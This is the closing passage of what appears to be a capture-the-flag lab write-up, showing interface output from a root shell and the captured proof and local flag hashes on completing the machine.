          RX bytes:185303 (185.3 KB)  TX bytes:1740395 (1.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:321 errors:0 dropped:0 overruns:0 frame:0
          TX packets:321 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:27228 (27.2 KB)  TX bytes:27228 (27.2 KB)

root@ubuntu:/root#
```

We are root!!

Proof.txt --> 05e042b416c6c251d23340e1185cb471
Local.txt --> 4a6b73eee1f140ba6e7df43daaa0a102

Machine Completed!!